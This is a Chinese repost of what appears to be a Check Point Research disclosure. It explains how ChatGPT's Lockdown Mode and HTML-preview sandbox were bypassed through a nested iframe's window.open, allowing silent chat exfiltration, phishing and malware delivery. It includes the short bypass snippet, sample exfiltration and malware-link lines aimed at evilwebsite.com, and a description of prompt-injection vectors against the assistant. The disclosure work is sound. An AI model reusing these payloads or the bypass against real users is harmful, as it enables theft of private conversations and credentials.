声明:文章中涉及的程序(方法)可能带有攻击性,仅供安全研究与教学之用,读者将其信息做其他用途,由用户承担全部法律及连带责任,文章作者不承担任何法律及连带责任。
关键发现
- OpenAI 最近推出了锁定模式(Lockdown Mode),这是一项可选的高级安全配置,专门为防范基于提示注入(prompt injection)窃取用户敏感数据的攻击而设计。
- Check Point Research 发现了一个安全漏洞,攻击者可以利用该漏洞轻松绕过锁定模式,使其核心防护功能完全失效。
- 该漏洞暴露出巨大的攻击风险,攻击者能够悄无声息地窃取用户完整的聊天记录,通过网络钓鱼(phishing)盗取用户凭证,甚至直接投递恶意软件。
- 在 ChatGPT Classic 客户端中,这种攻击无需用户进行任何操作:只要用户正常聊天对话,就足以触发静默数据窃取。
引言
今年早些时候,Check Point Research 曾披露过 ChatGPT 代码执行运行时中的一个安全漏洞。攻击者能够借助 DNS 隧道这种隐蔽的出站通道,在用户毫无察觉的情况下将敏感对话内容传输到自己控制的服务器,从而绕过了运行时的网络隔离防护。相关漏洞已得到紧急修复。
在这之后,OpenAI 推出了新的安全功能:锁定模式。
锁定模式是针对已登录 ChatGPT 用户的一项可选高级安全设置。其主要目的是降低由提示注入攻击引发数据泄露的风险——此类攻击会诱使 ChatGPT 或其工具发起出站网络请求、应用连接、调用外部插件或文件下载。一个典型的例子在 OpenAI 官方发布的 URL 安全说明中就有描述:攻击者欺骗 AI 助手加载像 attacker.example/collect?data=<private data> 这样的链接,即便聊天界面毫无异样,私人数据也早已被悄悄写入攻击者的服务器日志。
OpenAI 深知,无论构建多么严密的防护措施,提示注入攻击的风险始终存在。因此,锁定模式的应对策略是从根本上阻断数据可能泄露的渠道。当该模式开启后,它会将实时网页访问限制为仅加载缓存内容,阻止加载和显示来自网络的图片,禁止由 Canvas 生成的代码发起网络请求,并关闭深度研究(Deep Research)、代理模式(Agent Mode)、实时连接器(live connectors)和文件下载等功能。

图 1 – 当 Canvas 试图访问外部资源时,ChatGPT 会显示的锁定模式警告通知。
然而,我们却发现 ChatGPT 中存在一个漏洞,能让攻击者成功绕过锁定模式,将聊天数据隐蔽地泄露到外部服务器。

视频 1 截图 – 无需任何通知,整个聊天记录就能在绕过锁定模式的情况下被传输到第三方服务器。
这个漏洞带来的潜在威胁,远不只是聊天数据泄露这么简单。它还能让攻击者操控 ChatGPT Classic 的界面,比如显示包含任意内容的弹窗,这为实施各类网络钓鱼攻击敞开了大门。
攻击可以通过多种途径发起:一条恶意的提示(prompt)、一个恶意的 GPT 模型,或是一次共享的聊天记录。
接下来,我们将详细介绍该漏洞的技术原理,并一步步剖析几种典型的攻击场景。
技术细节
2026 年 2 月,OpenAI 在 ChatGPT 的代码块功能中加入了 HTML 页面预览特性,其界面如下图所示:

图 2 – ChatGPT 中的 HTML 页面预览效果。
出于安全考量,该功能的实现设计了多层保护措施。试想,如果允许用户控制并包含 JavaScript 代码的 HTML 内容直接在 ChatGPT 界面中渲染,将可能为窃取私人数据打开一条直通车。
最显而易见的安全风险包括:
- 嵌入携带聊天数据的外部图片:
<img src="https://evilwebsite.com/?q=personal_data" />。如果这类图片能够被成功加载,攻击者就能实现“零点击”式的数据窃取。
- 嵌入外部链接:
<a href="https://evilwebsite.com/malware.exe">下载ChatGPT更新</a>。这使得攻击者能在 ChatGPT 界面内直接插入极具迷惑性的社会工程学(social-engineering)陷阱,并通过分享聊天记录进行传播。
- 弹出任意 URL 的窗口:可以通过带有
target="_blank" 指令的链接:<a href="https://evilwebsite.com/" target="_blank">点击我</a>,或使用 JavaScript 命令:window.open("https://evilwebsite.com/", "_blank", "width=380,height=260"); 来实现。这种攻击在 ChatGPT Classic 客户端中尤为危险,因为用户很可能将弹窗误认为是可信的 ChatGPT 应用程序界面。
- 读取 chatgpt.com 的 Cookies 或 localStorage 数据:这将直接威胁到用户的会话(session)安全。
针对上述风险,系统主要通过多层次隔离和严格的运行时规则来防范。
所有由用户控制的 HTML 内容都被放置在沙箱 (sandbox) 环境中渲染。这种设计将不受信的内容与主 ChatGPT 应用程序的运行环境隔离开来,防止其直接访问父级文档、ChatGPT 的界面状态、cookies 或与 chatgpt.com 域名关联的 localStorage 数据。
当 HTML 页面试图发送数据到外部资源,或准备加载远程图片、脚本、链接,以及打开任意外部网址时,这些操作都会被沙箱监管层拦截,并以警告弹窗的形式告知用户:

图 3 – 当渲染的 HTML 页面试图访问外部资源,或用户点击了一个外部链接时,ChatGPT 会弹出的确认对话框。
进一步分析实现代码后我们发现,这个沙箱机制是由两个嵌套的 iframe 实现的。有趣的是,我们在检查代码时注意到,沙箱并没有对 iframe 内的所有操作加以限制。例如,它启用了 allow-popups 和 allow-popups-to-escape-sandbox 这两个权限。

图 4 – HTML 预览 iframe 的沙箱属性参数(高亮部分显示了宽松的弹窗权限设置)。
不过,弹窗的管控方式有所不同。沙箱内部的脚本重写了原生的 window.open 函数:
window.open: h => {
  if (!h) return null;
  const { location: f } = r;
  return an(o, f, h), null;
}
这样一来,当在 iframe 里显示的网页试图打开一个新窗口时,ChatGPT 会先阻止这一操作,等待用户同意。如果页面尝试打开的窗口网址是空的(例如 about:blank),该重写的函数会直接返回 null,用户甚至不会感知到有任何异常。
问题核心:虽然沙箱脚本接管了 window.open,但 iframe 沙箱本身并未直接禁止弹窗功能,因为它包含了 allow-popups 权限。
因此,如果我们能获取到原始的、未被修改的 window.open 函数,就能绕过 HTML 沙箱甚至锁定模式的限制来弹窗。我们找到了一种方法:在沙箱页面内部再创建一个新的、嵌套的 iframe,然后调用这个嵌套 iframe 的 contentWindow.open 函数:
window.open("about:blank"); // 被系统拦截

// 创建一个新的嵌套 iframe
var f = document.createElement('iframe');
document.body.appendChild(f);

f.contentWindow.open("about:blank"); // 成功执行
更进一步,一旦成功打开了弹窗,攻击者就可以在其中放置任意的 HTML 代码。由于 allow-popups-to-escape-sandbox 权限的存在,这些代码将脱离沙箱环境的束缚,具有更大的操作权限。
攻击面剖析:在受信任的界面内窃取数据、钓鱼、投递恶意软件
这个漏洞所暴露的攻击面(attack surface)相当广泛。攻击者能够借此:
- 隐蔽地窃取用户完整的聊天记录及上传的文件。
- 分发伪装成合法更新的恶意软件。
- 实施盗取用户凭证的网络钓鱼攻击。
下面我们通过几个具体场景来展示攻击是如何实现的。
场景一:伪装成应用窗口投递恶意软件
通常情况下,浏览器的默认设置会阻止JavaScript 代码在没有用户明确点击等手势(gesture)的情况下弹窗。
因此,攻击者需要先设计一个看起来合理的“诱饵”,诱导用户点击预览页面。由于攻击者完全掌控了预览页面的内容,制作出逼真的钓鱼页面并非难事。打开的弹窗会保留 ChatGPT 的应用图标(用户信任感的来源),而其标题则由攻击者自由设定,这会让用户误以为自己仍在与正统的 ChatGPT 应用程序交互。例如,攻击者可以借此欺骗用户下载伪装成应用更新的恶意软件。ChatGPT Classic 应用本身会限制文件的自动下载,因此在弹窗内,用户还需要再次点击链接才能触发下载。

视频 2 – 通过仿冒的 ChatGPT 窗口进行恶意软件投递。
在普通的网页浏览器中,实现这种攻击更加容易,因为自动下载往往不受限制。更令人担忧的是,受害者甚至无需拥有 ChatGPT 账户——攻击者只需分享一个包含恶意页面的聊天记录链接,任何点击其中链接的用户都可能中招。

视频 3 – 通过共享聊天进行恶意软件投递。
场景二:ChatGPT Classic 中的“零点击”攻击
我们发现在基于 Electron 框架开发的 ChatGPT Classic 桌面应用程序中,window.open 函数可以在没有用户手势触发的情况下直接弹窗。这使得前述漏洞的危险性急剧升级:攻击者可以做到完全“静默”地窃取数据,不需要用户的任何点击或交互,仅凭正常聊天过程就能触发攻击。这在视频 1 中已得到验证:一个恶意的 GPT 模型安静地将聊天信息泄露至攻击者的服务器。
不仅如此,我们还发现攻击者甚至能够通过弹窗操控主 ChatGPT 应用窗口,例如强制刷新页面或在用户未知的情况下执行某些操作(例如:强制退出用户账户)。这为后续攻击打开了新的大门:攻击者可以精心构造一个页面,诱骗用户在该页面重新登录认证,从而悄无声息地窃取其账号凭证。

视频 4 – 针对登录凭证的网络钓鱼攻击演示。
结论
Check Point Research(CPR)按照负责任的漏洞披露流程,及时向 OpenAI 通报了此漏洞。2026 年 9 月 18 日,OpenAI 告知我们已部署修复措施,主要的做法是从最外层的 HTML 预览沙箱 iframe 中移除了 allow-popups 和 allow-popups-to-escape-sandbox 这两个宽松的权限。我们随后对修复进行了验证,确认本文所描述的漏洞利用技术已无法奏效。
安全反思:随着 AI 助手日益演变为功能完备的执行环境——云端运行代码、客户端渲染内容,同时处理着医疗记录、金融数据等高敏感信息,每一项新增的功能,哪怕仅仅是为了提升便捷性设计,都可能无形中扩大整个系统的受攻击面。
尽管 AI 代理和应用程序内置的安全护栏(guardrails)和防护功能有助于缓解风险,但我们必须清醒地认识到,它们并不能提供万无一失的绝对安全保证。在放心地将敏感信息托付给 AI,或授予其完全访问电脑的权限之前,请务必牢记这一点。保护这些复杂系统,需要我们超越单一功能的视角,以平台整体的思维来审视其安全性。现代 AI 助手的强大能力固然带来巨大的价值,但要安全地拥抱这项技术,我们必须对其中每一层设计都保有审慎的关注,尤其是那些普通用户根本想不到的底层技术细节。云栈社区上也有不少安全研究人员在持续探讨 AI 执行环境的攻击面变化。
原文: https://research.checkpoint.com/2026/chatgpt-lockdown-mode-bypass-phishing-malware-delivery-and-silent-data-exfiltration/
 发表于 3 小时前
|
查看: 1|
回复: 0
 /1


